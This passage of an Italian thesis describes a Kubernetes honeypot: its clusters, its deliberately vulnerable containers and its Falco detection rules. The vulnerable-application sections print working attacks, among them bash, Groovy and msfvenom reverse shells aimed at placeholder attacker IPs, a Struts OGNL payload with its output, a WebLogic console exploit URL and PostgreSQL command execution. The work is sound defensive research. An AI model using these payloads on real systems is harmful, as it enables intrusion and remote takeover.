Questo set di risorse può essere di solito gestito e amministrato da un orchestratore, ovvero un software che permette di schedulare un'applicazione, di aumentare il numero di risorse necessarie per elaborare determinate richieste che arrivano in ingresso, di monitorare il traffico con tools di detection, e tanto altro ancora.

Le soluzioni open source che sono state realizzate e adottate per orchestrare e gestire tali cluster negli ultimi anni sono state molteplici, specialmente in ambito di orchestrazione di containers:

- Apache Mesos, un progetto pensato per il deployment di container su larga scala, basato su un insieme di peers che cooperano tra di loro, senza la necessità di centralizzare la gestione del cluster su un nodo master;
- Docker Swarm, che permette di gestire con estrema semplicità e velocità il deployment di nuovi containers;
- Kubernetes, un software in grado di orchestrare i containers con estrema scalabilità ed efficienza. Ad oggi è la soluzione più diffusa e impiegata al mondo e, anche per questo, quella adottata durante la realizzazione dell'honeypot.

Proprio l'ultima soluzione sarà quella su cui si focalizzerà il prosieguo di tale lavoro.

5.1.1 Kubernetes

Kubernetes [26] è un software in grado di orchestrare containers che può essere impiegato su host Linux e su alcune versioni di Windows.

Inizialmente venne concepito da Google, ma fu poi donato come progetto open-source alla CNCF [16]. Esso conta più di 800 releases e di 3000 contributors, e inoltre, come riporta un report del 2019 pubblicato dal CNCF [27], può essere considerato, negli ultimi anni, come uno dei progetti open source dalla maggiore crescita e anche come il tool di orchestrazione di containers più diffuso e impiegato al mondo.

Le ragioni dietro il successo di Kubernetes sono molteplici. Oltre alla sua portabilità che ne permette l'adozione in soluzioni cloud pubbliche e private, complice anche il supporto di una moltitudine di configurazioni, esso ha introdotto svariati vantaggi in termini di produttività per gli sviluppatori.

Infatti, Kubernetes è in grado di garantire scalabilità di un servizio, sia verticalmente che orizzontalmente; fornisce strumenti di resilienza a guasti; e inoltre consente di semplificare e velocizzare le fasi di creazione e di gestione di versioni multiple di containers. Oltre a ciò sono moltissimi i tools che, integrati in Kubernetes, offrono una moltitudine di funzionalità con lo scopo di gestire le CI/CD pipelines, di semplificare lo sviluppo di software o, ancora, di monitorare le risorse impiegate e i servizi esposti.

Quindi, sia la facilità e l'efficienza che contraddistingue Kubernetes nella gestione delle risorse, sia gli strumenti che possono essere integrati nell'ecosistema di Kubernetes stesso (come il response engine descritto qualche paragrafo più avanti), ma anche la volontà di effettuare ricerche su servizi Kubernetes-oriented, come

Argo, hanno portato ad impiegare tale orchestratore per schierare i containers vulnerabili della honeypot.

5.2 Le regioni

Ogni cloud provider permette di creare delle istanze virtuali specificando in quale regione le si vuole collocare.

Perciò, nella fase di dispiegamento dell'honeypot, i cluster sono stati schierati simultaneamente su varie regioni per finestre temporali di variabile durata. Alla base di tale motivazione vi sono due scopi:

- innanzitutto ricercare nuovi attacchi, al fine di fare nuove scoperte e scovare nuovi malware. Quindi rilevare eventuali correlazioni tra le nuove tipologie di attacco che possono essere riscontrate e le regioni in cui esse vengono rilevate;
- inoltre catturare, monitorare e confrontare il traffico malevolo in ingresso su regioni differenti.

Così facendo, è stato possibile analizzare quale regione ricevesse più traffico malevolo rispetto ad altre, quale di queste ricevesse degli attacchi in contemporanea ad altre, o quale ricevesse attacchi non rilevati altrove, e così via. Inoltre ciò ha permesso di differenziare gli attacchi riscontrati e di rilevarne, a volte, tipologie differenti.

La scelta delle regions è stata effettuata in modalità tale da concentrarsi su tre timezones differenti: in America, in Europa e in Asia. Tra queste timezones si è poi scelto di deployare i clusters in regioni specifiche.

I dati relativi alle finestre di esposizione dei clusters nelle varie regions AWS verranno presentate nel prossimo capitolo della tesi, riportando anche una serie di statistiche.

5.3 L'infrastruttura dei clusters

Ogni cluster Kubernetes che è stato creato in ogni region, è stato deployato allo stesso modo, con gli stessi tools e con all'interno gli stessi servizi applicativi.

Un particolare approfondimento va però fatto riguardo il modo in cui essi sono stati gestiti. Sia AWS con EKS, sia GCP con GKE offrono delle soluzioni per deployare e gestire i clusters Kubernetes in una modalità tale che gli aspetti più "a basso livello", come la rete o la service mesh del cluster siano gestiti dai provider stessi.

Le soluzioni provider-managed permettono, quindi, di non pensare a una serie di problematiche relative alla gestione del cluster, che potrebbero richiedere tempo

ed esperienza da parte di chi li amministra. Gli aspetti principalmente coinvolti sono i seguenti:

- la gestione del piano di controllo, dell'etcd, della service mesh e in generale della rete sono demandate totalmente al cloud provider. Ciò rende più semplice l'amministrazione del cluster stesso;
- eventuali aggiornamenti possono risultare molto più semplici e veloci;
- spesso assicurano un'elevata availability oltre a una serie di soluzioni di monitoring e security al fine di proteggere i clusters.

Tuttavia l'adozione di un cluster provider-managed può introdurre una serie di vincoli: sia per quanto riguarda la configurazione del cluster, sia in caso di migrazione, ma soprattutto, almeno per il focus di questo progetto, per il monitoraggio che viene effettuato sui nodi del cluster.

Quindi, per tali motivi, i clusters dell'honeypot sono stati gestiti in modalità self-managed tramite l'impiego di kOps [28] (Kubernetes Operations): tool open source supportato da GCP, AWS ed Azure che aiuta nel gestire e nel fornire l'infrastruttura necessaria al cluster Kubernetes. Una volta che il cluster viene creato con kOps, è infatti possibile andare a schierare le applicazioni volute, tra cui anche i tools per il monitoraggio del traffico.

Nel prosieguo di questo capitolo verranno illustrate perciò sia le applicazioni vulnerabili che saranno esposte nella rete, sia gli agents e i meccanismi per fare detection, monitoring e anche response sul cluster. L'immagine 5.1 da un'idea dell'architettura dei clusters.

5.4 I pods vulnerabili

Nel corso di questa sezione verranno illustrati i vari pods che sono stati creati tramite i deployments di Kubernetes e che sono stati esposti con servizi di load balancing al fine di potere essere attaccati.

Un pod non è altro che la più piccola risorsa computazionale che può essere creata e gestita in un cluster Kubernetes e che può essere caratterizzata da uno o più container.

In tale scenario, i containers schierati sono dei servizi applicativi che sono stati appositamente scelti in base ad una vulnerabilità già nota o in base ad un errore di configurazione per l'accesso alla dashboard del servizio stesso, come ad esempio con l'impiego di username e password di default. In entrambi gli scenari, comunque, i containers sono stati resi vulnerabili ad attacchi di Remote Command Execution (RCE).



Figura 5.1: L'architettura dei clusters

Per tali motivi, la fase iniziale di questo progetto ha richiesto un'analisi approfondita dello storico delle vulnerabilità e delle versioni dei servizi applicativi che verranno illustrati a breve. Sucessivamente è stato effettuato anche uno studio su tali containers al fine di personalizzare il monitoraggio delle esecuzioni in caso di eventuali attacchi.

5.4.1 Le modifiche ai containers

Tutte le immagini relative ai containers che sono stati schierati in ogni cluster sono state modificate al fine di personalizzarne il comportamento. Lo scopo ultimo di questo approccio è stato quello di:

- semplificare agli attaccanti le loro esecuzioni all'interno dei containers. Infatti spesso gli scripts che essi sfruttano per fare initial access, per monitorare i processi in stato "running" o per scaricare nuove risorse, richiedono che tali container abbiano molti binaries o dipendenze già installate;
- mitigare gli effetti causati da eventuali attacchi in cui i containers prendano parte a DDoS sferrati verso l'esterno della rete.

In entrambi i casi, quindi, è stato richiesto di installare molteplici dipendenze, laddove fosse necessario. Tra queste, ad esempio, quelle per la visualizzazione dei processi in esecuzione, ovvero *ps*, ma anche per comunicare con l'esterno della rete, tramite *curl* e *wget*.

L'altra dipendenza necessaria in questo scenario è stata quella relativa al comando *tc*, ovvero traffic control. Esso ha permesso di mitigare gli attacchi di DDoS che potevano essere sferrati dai containers a seguito di un'infezione da malware e di richieste giunte da server C2 (Command and Control). Infatti *tc* permette di limitare il traffico in uscita da un'interfaccia di rete, andando quindi a definirne il flusso tramite la cosiddetta astrazione dei "tokens". Con essi è possibile definire il numero massimo di bytes che possono essere inseriti in una coda prima di essere inviati in attesa di tokens da poter consumare, o il numero massimo di tokens che possono essere consumati in un determinato intervallo di tempo.

Quindi, sfruttare tale approccio ha permesso di mitigare i rischi associati agli attacchi che prevedono un flusso di pacchetti in uscita con picchi elevatissimi o con frequenze durature nel tempo. Essi infatti potrebbero essere rilevati dal cloud provider, causando pure qualche ammonimento.

Allo stesso tempo, va però sottolineato che limitare troppo il traffico in uscita da tali containers, potrebbe "strozzarne" le capacità di rete al punto tale da renderli addirittura incapaci di comunicare con l'esterno. E' per tale motivo che perciò è stato studiato un giusto compromesso che ha permesso di perseguire lo scopo, senza comprometterne le capacità.

5.4.2 Misconfigured Applications

I servizi illustrati in questa sezione sono quelli la cui dashboard è stata resa accessibile con username e password di default. Questo rende semplice l'exploit, sia tramite attacchi manuali, sia tramite attacchi automatici effettuati da botnet che usano tools di brute-forcing.

WordPress

WordPress [29] è uno dei CMS (Content Management System) più diffusi e utilizzati al mondo. Esso permette ad un utente di creare il proprio sito e di customizzarlo in base ai propri scopi, anche senza mettere mano al codice; offre infatti una vasta gamma di estensioni che rendono semplice ed intuitiva la creazione di un sito web statico.

Tuttavia i siti creati in WordPress sono spesso vittima di attacchi, non soltanto a causa di plugin malevoli che talvolta appaiono nel marketplace di WordPress stesso, ma soprattutto perchè chi gestisce i siti con esso può utilizzare password deboli o di default. Queste credenziali sono facili da scoprire tramite attacchi di

user-enumeration e brute-force che possono essere lanciati con tool come Metasploit [30]. Una volta dentro, un attaccante può modificare il contenuto del sito web, cancellarlo, lanciare comandi e anche aprire connessioni verso l'esterno.

In merito a quest'ultimo scenario, essendo WordPress basato sul linguaggio PHP, un attaccante potrà sfruttare un semplice comando da inserire in una delle tante pagine PHP già pre-esistenti per aprire una connessione con una propria macchina, così da assicurarsi la persistenza nel container vittima. Qui un esempio di comando per aprire una connessione dal sito WordPress vittima ad una macchina attaccante.

```
1 exec("/bin/bash -c 'bash -i >& /dev/tcp/<IP_attacker>/<
    PORT_attacker> 0>&1' ");
```

A questo punto l'attaccante dovrà solo intercettare il traffico con il comando *netcat*, che gli consentirà di mettersi in ascolto sulla porta specificata in precedenza e di aprire con successo una reverse shell. Fatto ciò, egli avrà accesso da remoto alla shell del sistema vittima, e quindi potrà scaricare file, eseguire binaries o modificare direttamente il contenuto di alcune pagine, compromettendo il sito stesso.

Un altro tipo di attacco che, invece, potrebbe essere sferrato in tale scenario è quello relativo all'esecuzione di comandi che permettono di scaricare e lanciare direttamente eventuali malware all'interno del container.

Apache Tomcat

Apache Tomcat [31] è un web server open source realizzato da Apache Software Foundation. Esso è una piattaforma che permette di eseguire applicazioni web sviluppate in Java.

Sebbene anche in Tomcat negli anni siano venute fuori vulnerabilità di diverso tipo, l'aspetto critico di tale ambiente è spesso rappresentato dal Tomcat Manager, la cui utilità sarebbe quella di fare upload di nuove web applications. Tuttavia, la sua pagina di login, essendo semplicemente gestita con username e password, permette agli attaccanti di effettuare brute-force e, una volta dentro, di deployare file di qualsiasi tipo di contenuto.

Una delle tipologie di attacco più rilevate nell'ambiente honeypot consiste nel creare e nel deployare un ".jsp" file al fine di lanciare dei comandi all'interno del container Tomcat.

Un altro impiego è quello relativo all'inserimento di un file ".war" che può essere creato con tool come Metasploit. Esso permette di fare reverse shell con una macchina attaccante all'esterno. In tal modo l'attaccante potrà avere accesso alla shell del sistema vittima, lanciando istruzioni che potrebbero compromettere l'integrità del container andando a scaricare binaries malevoli per eseguirli.

Un comando che permette la creazione del war file da deployare nella pagina del Tomcat manager, al fine di aprire una reverse shell con l'attaccante è il seguente:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP_attacker>
    LPORT=<PORT_attacker> -f war > shell.war
```

Successivamente, l'attaccante dovrà stare in ascolto sulla porta specificata nel comando riportato in precedenza. Sarà quindi in grado di intercettare il traffico ed avere accesso alla shell della vittima.

Jenkins

Jenkins [32] è un automation server open source, apprezzato e diffuso perchè permette di automatizzare e di semplificare varie fasi dello sviluppo software, come building, testing e deploying. Conseguenza diretta di ciò è la facilitazione delle fasi di CI/CD (Continuous Integration, Continuous Delivery). Infatti l'impiego di questo automation server permette di integrare continuamente eventuali modifiche al codice (CI), testandone la corretta funzionalità e quindi, eventualmente, facendo commit nella repository. Successivamente consente anche di gestire le varie software delivery pipeline (CD), al fine di rendere più efficiente e più veloce lo sviluppo di un software.

Tuttavia anche questo web server può essere gestito facendo accesso alla sua pagina di login, la quale, se configurata con default username-password, può garantire accesso a un attaccante e conseguentemente dargli la possibilità di gestire i jobs deployati al suo interno. E vista la presenza della Script Console integrata da Jenkins, si potrà anche aprire una reverse shell utilizzando del codice Groovy, linguaggio simile al Java.

Un esempio di comando da potere lanciare nella Groovy Script Console, potrebbe essere il seguente:

```
String host="<IP_attacker>";
int port=<PORT_attacker>;
String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).
    redirectErrorStream(true).start();Socket s=new Socket(host,port
    );InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s
    .getInputStream();OutputStream po=p.getOutputStream(),so=s.
    getOutputStream();while(!s.isClosed()){while(pi.available()>0)
    so.write(pi.read());while(pe.available()>0)so.write(pe.read());
    while(si.available()>0)po.write(si.read());so.flush();po.flush
    ();Thread.sleep(50);try{p.exitValue();break;}catch(Exception e)
    {}};p.destroy(); s.close();
```

Anche in tal caso all'attaccante basterà mettersi in ascolto sulla porta e sull'IP specificati in precedenza, intercettando perciò il traffico per ottenere il controllo della shell del web server. In maniera simile sarà possibile sferrare attacchi di RCE.

5.4.3 Vulnerable Applications

Tra le applicazioni che sono state esposte, ne sono state scelte anche alcune le cui versioni, in passato, sono state vulnerabili ad attacchi di tipo RCE. Le relative immagini sono quindi state studiate e testate, per poi essere esposte e monitorate.

Apache Struts 2

Apache Struts 2 [10], come Tomcat, è un framework open source per web applications in Java ed è stato anch'esso sviluppato da Apache Software Foundation.

In esso, nel 2020 è stata scoperta la vulnerabilità CVE-2020-17530 [33], classificata come critica (CVSS 8.1). Questa permette ad un attaccante di effettuare RCE e quindi, potenzialmente, di prendere il pieno controllo del server. Tra le release vulnerabili vi è Apache Struts 2.5.25, che è stata, per l'appunto, deployata nel cluster Kubernetes.

La vulnerabilità in questione, come anche molte di quelle scoperte negli anni precedenti, è riconducibile all'impiego di OGNL (Object-Graph Navigation Language), ovvero un Expression Language che estende Java. A causa della mancata validazione e sanificazione dell'input, un attaccante può essere in grado di inviare delle espressioni OGNL che possono contenere codice Java malevolo.

Prendendo spunto dalla repository Github di Vulhub [34], si può infatti inviare ad un server Apache Struts 2 uno dei tanti payload malevoli resi noti, così da eseguire dei comandi da remoto, pur senza essere autenticati.

Un esempio che ha lo scopo di eseguire il comando *id* (riga 14) sul container è il seguente, in cui il client (e quindi un attaccante) fa una richiesta HTTP al server:

```
1  POST /index.action HTTP/1.1
2  Host: localhost:8080
3  Accept-Encoding: gzip, deflate
4  Accept: */*
5  Accept-Language: en
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
       /537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
7  Connection: close
8  Content-Type: multipart/form-data; boundary=----
       WebKitFormBoundaryl7d1B1aGsV2wcZwF
9  Content-Length: 829
10
11 ------WebKitFormBoundaryl7d1B1aGsV2wcZwF
```

```
Content-Disposition: form-data; name="id"

%{(#instancemanager=#application["org.apache.tomcat.
    InstanceManager"]).(#stack=#attr["com.opensymphony.xwork2.util.
    ValueStack.ValueStack"]).(#bean=#instancemanager.newInstance("
    org.apache.commons.collections.BeanMap")).(#bean.setBean(#stack
    )).(#context=#bean.get("context")).(#bean.setBean(#context)).(#
    macc=#bean.get("memberAccess")).(#bean.setBean(#macc)).(#
    emptyset=#instancemanager.newInstance("java.util.HashSet")).(#
    bean.put("excludedClasses",#emptyset)).(#bean.put("
    excludedPackageNames",#emptyset)).(#arglist=#instancemanager.
    newInstance("java.util.ArrayList")).(#arglist.add("id")).(#
    execute=#instancemanager.newInstance("freemarker.template.
    utility.Execute")).(#execute.exec(#arglist))}
------WebKitFormBoundary17d1B1aGsV2wcZwF--
```

Alla richiesta del client, seguirà questa risposta del server:

```
HTTP/1.1 200 OK
Connection: close
Date: Sat, 02 Oct 2021 17:15:17 GMT
Content-Language: en
Content-Type: text/html;charset=utf-8
Set-Cookie: JSESSIONID=node01mxjgk7wwlc4vcahnvm3rvcm9777.node0;
    Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Length: 975
Server: Jetty(9.4.31.v20200723)

<html>
<head>
    <title>S2-059 demo</title>
</head>
<body>
<a id="uid=0(root) gid=0(root) groups=0(root)
" href="/index.action;jsessionid=node01mxjgk7wwlc4vcahnvm3rvcm9777
    .node0">your input id: %{(#instancemanager=#application["org.
    apache.tomcat.InstanceManager"]).(#stack=#attr["com.
    opensymphony.xwork2.util.ValueStack.ValueStack"]).(#bean=#
    instancemanager.newInstance("org.apache.commons.collections.
    BeanMap")).(#bean.setBean(#stack)).(#context=#bean.get("context
    ")).(#bean.setBean(#context)).(#macc=#bean.get("memberAccess"))
    .(#bean.setBean(#macc)).(#emptyset=#instancemanager.newInstance
    ("java.util.HashSet")).(#bean.put("excludedClasses",#emptyset))
    .(#bean.put("excludedPackageNames",#emptyset)).(#arglist=#
    instancemanager.newInstance("java.util.ArrayList")).(#arglist.
    add("id")).(#execute=#instancemanager.newInstance("freemarker.
    template.utility.Execute")).(#execute.exec(#arglist))}
```

```
18     <br>has ben evaluated again in id attribute</a>
19 </body>
20 </html>
```

Come si nota dalla prima riga del "body" della risposta HTTP, il server Apache Struts 2 ha eseguito quel comando (*id*) e ne ha poi restituito il risultato al client.

Alla luce di ciò, ad un attaccante basterà quindi inviare un comando simile a quello visto con WordPress così da aprire una reverse shell. In alternativa egli potrà direttamente eseguire comandi da remoto, scaricare dei file malevoli e lanciarli. Affinchè però i comandi vengano eseguiti dal server è necessario prima trasformarli in formato Base64, cosicchè pipe, spazi o altri caratteri speciali vengano interpretati correttamente.

Weblogic

WebLogic [35] è un application server realizzato da Oracle Corporation che supporta Java EE e Jakarta EE (estensioni di Java Standard Platform) per lo sviluppo e l'esecuzione di applicazioni aziendali orientate al Cloud Computing o ai Web services.

Ma proprio in Weblogic, nel 2020 furono scoperte due vulnerabilità: la CVE-2020-14882 (con CVSS 9.8) [36] e la CVE-2020-14883 (con CVSS 7.3) [37]. Mentre la prima permette di bypassare l'autenticazione nella console d'amministratore, la seconda consente a qualunque utente di effettuare RCE, concedendo quindi ad un attaccante di eseguire qualsiasi comando da remoto. Al fine di rendere tali vulnerabilità sfruttabili, si è deciso di deployare nei cluster Kubernetes una delle versioni affette da esse, ovvero la 12.1.3.0.0.

Ad esempio, per fare exploit di tale vulnerabilità eseguendo il comando *id*, basterà fare una richiesta al seguente URL:

```
1    http://<victim-ip>:7001/console/css/%252e%252e%252
     fconsole.portal?_nfpb=true&_pageLabel=&handle=com.
     tangosol.coherence.mvel2.sh.ShellSession("java.lang.
     Runtime.getRuntime().exec('id');")
```

Così facendo, il comando specificato all'interno di *exec()* verrà eseguito dall'application server.

Perciò, similmente a come già illustrato in precedenza, un attaccante, potrà fare RCE per lanciare eventuali malware o potrà aprire una reverse shell. Per perseguire quest'ultimo obiettivo dovrà semplicemente mandare il comando già visto nella sezione di Wordpress:

```
/bin/bash -c 'bash -i >& /dev/tcp/<IP_attacker>/<
    PORT_attacker> 0>&1'
```

Anche questa volta, per far sì che il comando venga correttamente interpretato, andrà trasformato in Base64 prima della richiesta HTTP, così da potere essere eseguito dal server. A questo punto l'attaccante avrà aperto una reverse shell e potrà avere il controllo del server, scaricando binaries malevoli ed eseguendoli.

PostgreSQL

PostgreSQL [38] è un database relazionale. E' una delle applicazioni open source più impiegate e deployate al mondo in Kubernetes.

Nel 2019 venne divulgata una high-vulnerability (classificata con CVSS 7.3), ovvero la CVE-2019-9193 [39]. Questa permetteva ad un utente di eseguire del codice arbitrario ed era causata dalla funzionalità "COPY TO/FROM PROGRAM", abilitata di default nel database. Per esporre quindi una versione vulnerabile di PostgreSQL nei cluster Kubernetes si è scelta la release 9.6.7.

Al fine di sfruttare la vulnerabilità di tale container nell'honeypot ad un attaccante basta innanzitutto connettersi al database dopo aver scoperto il nome dell'utente e la password (definite di default anche stavolta, e che quindi possono essere ottenute con tools di enumeration e brute-forcing). Al fine di eseguire il comando *id* sul container dovrà poi effettuare queste operazioni:

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
```

Con questo approccio, un attaccante può eseguire qualunque comando sul container, e di conseguenza ottenerne il risultato.

Al fine di aprire una reverse shell, l'attaccante, invece, dovrà semplicemente aprire una connessione dal container ad una propria macchina, con un comando analogo a quello visto in Wordpress o in Weblogic, ma senza il bisogno di andare a convertirlo in un altro formato. Quindi:

```
COPY cmd_exec FROM PROGRAM '/bin/bash -c "bash -i >& /dev/
    tcp/<IP_attacker>/<PORT_ATTACKER> 0>&1"';
```

Fatto ciò, egli otterà il controllo sul sistema del container e potrà scegliere se comprometterlo o se sfruttarlo, così da minare criptovalute o sferrare attacchi altrove.

5.4.4 K8s Specific Applications

I servizi applicativi esposti in precedenza sono impiegati da prima della diffusione di Kubernetes e possono essere deployati non per forza all'interno di clusters. Invece nel corso degli ultimi anni sono stati introdotti dei servizi o delle piattaforme strettamente correlate all'impiego di Kubernetes stesso.

In tal caso si fa riferimento a servizi mirati alla gestione dei cosiddetti "workflows" o flussi di lavoro. Questi non sono altro che dei pattern di esecuzione che possono essere automatizzati e ripetuti, al fine di portare a termine determinati tasks che grazie a Kubernetes vengono gestiti e orchestrati in parallelo o anche in sequenza, rispettando eventuali dipendenze.

Argo Workflows

Uno di questi servizi è Argo [40]. Esso è una soluzione open-source container-native che permette di gestire jobs in parallelo in Kubernetes.

Argo permette di definire una sequenza di tasks da dovere eseguire, dove ciascun task verrà portato a termine da un singolo container. Spesso tali workflows vengono impiegati per l'esecuzione di jobs computazionalmente costosi e lunghi, come quelli per il machine learning o il data processing, che vengono così semplificati in sotto-task più semplici e brevi, lanciati in parallelo o in sequenza, anche in base ad alcune dipendenze che possono legare le varie fasi di un'unica esecuzione.

Eppure anche tale piattaforma, se non configurata correttamente, può essere soggetta ad attacchi da parte di malintenzionati. Ad esempio, alcuni ricercatori di Intezer hanno individuato come l'impiego di Argo Workflows sia stato sfruttato dagli attaccanti per minare criptovalute [41]. Ciò può avvenire quando Argo Workflows viene schierato senza configurare dei meccanismi di autenticazione. In tal caso è possibile accedere alla dashboard semplicemente conoscendo IP e porta su cui è esposto Argo stesso, rendendo possibile il submit di nuovi workflows e, quindi, di nuovi containers.

5.5 Gli agents Sysdig e le Falco rules

Come già approfondito nel capitolo 3, gli agents di Sysdig permettono di monitorare, tra le varie sorgenti di eventi, soprattutto le system calls che vengono richiamate dai containers deployati in ogni cluster e che vengono gestite nel kernel space dei singoli nodi.

In base a tali system calls potranno essere innescati degli alerts di Falco, a seconda delle Falco rules e delle runtime policies che sono state definite nell'environment di Sysdig Secure. Quindi, tale approccio permette di fare monitoring sui nodi e detection di eventuali attacchi subiti dai containers dispiegati all'interno dei clusters.

Perciò, per perseguire tali scopi sono state create una serie di Falco rules mirate al rilevamento di attacchi di RCE, e quindi anche di reverse shell, che possono essere sferrati su ogni singolo container. Questa tipologia di esecuzioni, infatti, è la più diffusa sui servizi applicativi che sono stati trattati in precedenza e può essere impiegata per compromettere lo stato di una macchina.

Va tuttavia specificato che le regole create per tale scopo non rientrano tra le default rules di Falco [17], ma sono state pensate ad hoc per garantire un buon livello di detection nell'ambiente della honeypot. Inoltre, ogni regola Falco che è stata creata è stata personalizzata appositamente per il singolo servizio applicativo che monitora. Ciascuna regola, infatti, appare nel modo seguente:

```
- rule: "RCE commands on <service_name>"
  desc: "RCE commands detected in the pod"
  condition: >
    container.name contains "<service_name>" and
    proc.tty = 0 and evt.type = execve and evt.dir = <
    and macro_to_remove_initial_noise"
  exceptions: []
  output: "RCE commands detected in the pod or host. %proc.cmdline
    %evt.args --- %proc.pname"
  priority: "WARNING"
  tags: []
  source: "syscall"
```

I filtri espressi nel campo "condition" hanno i seguenti scopi:

- il campo *proc.tty* identifica con un intero il terminale che sta eseguendo un determinato processo. Quando una system call è stata invocata, ad esempio, durante la fase di avvio di un container, o da un comando schedulato con *crontab*, e quindi non direttamente su un terminale interattivo di un container o di un host, allora la tty è uguale a 0. Ciò vale anche nel caso di RCE. Al contrario, invece, nel caso di un comando lanciato direttamente dal terminale di un container o di un host, la proc.tty sarebbe diversa da 0;

- *evt.type=execve* indica che si vuole prendere in analisi la system call "execve" che rappresenta il punto di partenza per l'esecuzione di un nuovo processo o comando (come *curl*, *cat*, *echo*, etc);

- *container.name* indica il nome del container all'interno del nodo su cui si vuole focalizzare l'attenzione, così da restringere il campo per la detection di un'eventuale attacco di RCE;
- *evt.dir=<* prende solo le system calls processate in uscita, ovvero quelle che hanno direzione verso il kernel space;
- *macro_to_remove_initial_noise* è invece una macro necessaria per rimuovere tra le system calls che possono "matchare" questa Falco rule, quelle che vengono generate con *proc.tty=0* durante la fase di avvio o di terminazione di un container. Quindi, all'interno di tale macro, che sarà differente per ogni container deployato, devono essere filtrati tutti quei processi che sono eseguiti nelle due fasi appena citate. Per farlo è richiesta un'analisi approfondita su ogni singolo servizio applicativo, così da filtrarne i processi ed evitare che la rule generi rumore con numerosi alerts.

Viene riportata di seguito, a scopo esemplificativo, la Falco rule che permette di rilevare eventuali attacchi di RCE su un container Tomcat:

```
- macro: macro_to_remove_noise_Tomcat
  condition: >
   not proc.name="catalina.sh" and not proc.pname="catalina
   .sh" and not proc.name="java"

- rule: "Tomcat rev-shell"
  desc: "Reverse shell commands detected on Tomcat
   container"
  condition: >
   proc.tty = 0 and evt.type = execve and container.name
   contains "tomcat" and evt.dir = < and
   macro_to_remove_noise_Tomcat
  exceptions: []
  output: "Reverse shell commands detected on the pod. %
   proc.cmdline %evt.args with %proc.pname"
  priority: "WARNING"
  tags: []
  source: "syscall"
```

Tramite l'impiego di queste regole Falco è quindi possibile rilevare e studiare attacchi di RCE che possono essere sferrati sui containers vulnerabili e su quelli configurati con default username e password.

Per quanto riguarda, invece, il rilevamento di attacchi sferrati su Argo Workflows è stata creata una regola Falco differente. Essa si basa sul rilevamento di nuovi pods che vengono generati all'interno di uno specifico namespace, in tal caso "argo-exposed".

```
- rule: "Detect new submitted workflow"
  desc: "Argo has submitted new workflow within your
   cluster"
  condition: >
    evt.type=container and container.name contains "argo"
    and container.name contains "k8s_main"
    and k8s.ns.name="argo-exposed"
  exceptions: []
  output: "Detected new Argo workflow. New pod is
    %k8s.pod.name deployed into %k8s.ns.name.
    The command was %proc.cmdline and event
    %evt.type %evt.args"
  priority: "WARNING"
  tags: []
  source: "syscall"
```

E' chiaro quindi che le regole Falco introducono una potenzialità di assoluto valore, poichè permettono di monitorare gli attacchi che possono essere sferrati su servizi applicativi reali. Tale approccio può quindi essere adottato al fine di realizzare una honeypot estremamente flessibile al tipo di visibilità che si vuole avere. Infatti qualora tale honeypot volesse essere estesa con nuovi containers da andare ad integrare, richiederebbe semplicemente il deployment degli stessi e la definizione di nuove Falco rules studiate ad hoc.

5.6 Kubernetes Response Engine

Un response engine è un meccanismo di risposta che può essere impiegato su un cluster Kubernetes e che è in grado di reagire in seguito ad un allarme Falco che è scattato in un cluster. La sua adozione risulta cruciale sia in ambienti di produzione, per rispondere alla compromissione di veri servizi, ma anche nell'honeypot, laddove si voglia interrompere il comportamento di pods, e quindi containers, che sono stati compromessi e che hanno fatto scattare una regola Falco ben precisa.

Per esempio, si consideri di conoscere un determinato tipo di attacco, che è stato riscontrato più e più volte nel tempo, che proviene sempre dallo stesso IP o che si comporta sempre allo stesso modo. Se non si vuole più investigare su di esso, interrompere la sua esecuzione con un meccanismo di risposta che distrugge e ricrea il pod vittima permette di:

- lasciare spazio ad un altro o ad un nuovo attacco. Infatti talvolta, quando un attacco viene lanciato, può limitare le risorse, interrompere altri processi in esecuzione nella macchina e impedire l'avvenire di nuovi attacchi. Fermando

degli attacchi ben noti, si ha la possibilità di ricevere un maggior numero di incidenti e, quindi, di lasciare le risorse a disposizione di altri attacchi;

